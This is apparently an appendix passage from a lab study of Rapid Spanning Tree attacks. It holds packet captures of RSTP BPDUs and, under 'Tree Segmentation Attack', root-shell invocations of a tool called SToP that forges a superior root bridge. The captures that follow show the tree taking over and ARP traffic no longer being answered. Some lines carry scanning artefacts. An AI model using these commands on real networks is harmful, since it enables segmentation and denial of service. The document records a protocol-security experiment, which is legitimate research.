17:26:52.364352 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:26:54.364721 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:26:56.365165 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:26:58.365784 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:27:00.366064 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:27:02.366287 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
...
17:28:42.480098 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:44.478943 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:46.480050 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:48.480078 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001

```

```

root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:50.480627 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:52.480232 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:54.481019 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:56.481122 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:58.481598 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:29:00.481951 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
...
17:30:10.490275 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:12.490861 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:14.492112 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:16.491373 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:18.491239 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:20.491825 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:22.491727 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:24.492329 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:26.493214 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:28.493149 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:30.493738 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:30:32.493348 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0

```

## Appendix B-10: Tree Segmentation Attack (targets: Switch 2 and Switch 5)

-On Station 2 eth0-

```
[root@Server2 code]# ./SToP -d eth0 -o3 -t1 -R -b 8000.00:01:e6:08:28:c0
17:45:51.259463 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:09:28:c0 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:45:53.260394 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:09:28:c0 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:45:55.000025 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:45:57.000014 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:45:57.230994 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:45:58.261359 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:45:59.000013 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:00.261804 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:01.000014 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:02.262005 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:03.000012 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:04.263590 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:05.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:07.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:09.000015 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:11.000016 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:12.413026 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:46:13.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
```

[illegible]

```

17:47:51.000016 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:47:53.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:47:53.046987 arp who-has 10.0.6.1 tell 10.0.3.1
17:47:54.044068 arp who-has 10.0.6.1 tell 10.0.3.1
17:47:55.000015 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:47:55.044068 arp who-has 10.0.6.1 tell 10.0.3.1
17:47:56.093094 arp who-has 10.0.6.1 tell 10.0.3.1
17:47:57.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:47:57.084087 arp who-has 10.0.6.1 tell 10.0.3.1
17:47:58.084095 arp who-has 10.0.6.1 tell 10.0.3.1
17:47:59.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:47:59.116782 arp who-has 10.0.6.1 tell 10.0.3.1
17:48:00.114118 arp who-has 10.0.6.1 tell 10.0.3.1
17:48:01.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:48:01.114105 arp who-has 10.0.6.1 tell 10.0.3.1
17:48:02.145319 arp who-has 10.0.6.1 tell 10.0.3.1

-On Station 5 eth0-
[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -R -b 8000.00:01:e6:08:28:c0
17:44:50.673216 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:44:52.194673 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:44:52.672860 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:44:54.697963 802.1w RSTP config ( DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:44:56.673638 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:44:58.674191 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:00.674009 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:02.673895 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:04.673787 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:3a:00.8005

```

```

root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:06.000021 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:06.341161 802.1w RSTP config ( TC ROOT AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:06.805167 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:08.000012 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:08.004149 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:08.774548 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:10.000012 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:10.004446 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:10.774416 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:12.000011 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:12.774646 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:14.000010 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:16.000012 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:18.000009 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:45:20.000011 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
...
17:46:50.000012 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:46:52.000029 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:46:54.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:46:54.556585 arp who-has 10.0.1.1 tell 10.0.4.1
17:46:55.549874 arp who-has 10.0.1.1 tell 10.0.4.1
17:46:56.000011 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0

```

```
17:46:56.549803 arp who-has 10.0.1.1 tell 10.0.4.1
17:46:57.579829 arp who-has 10.0.1.1 tell 10.0.4.1
17:46:58.000011 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vllength 0
17:46:58.579652 arp who-has 10.0.1.1 tell 10.0.4.1
17:46:59.579568 arp who-has 10.0.1.1 tell 10.0.4.1
17:47:00.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vllength 0
17:47:00.580716 arp who-has 10.0.1.1 tell 10.0.4.1
17:47:00.866069 arp who-has 10.0.4.1 tell 10.0.6.1
17:47:01.579417 arp who-has 10.0.1.1 tell 10.0.4.1
17:47:02.000015 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vllength 0
17:47:02.579357 arp who-has 10.0.1.1 tell 10.0.4.1
17:47:03.610710 arp who-has 10.0.1.1 tell 10.0.4.1
```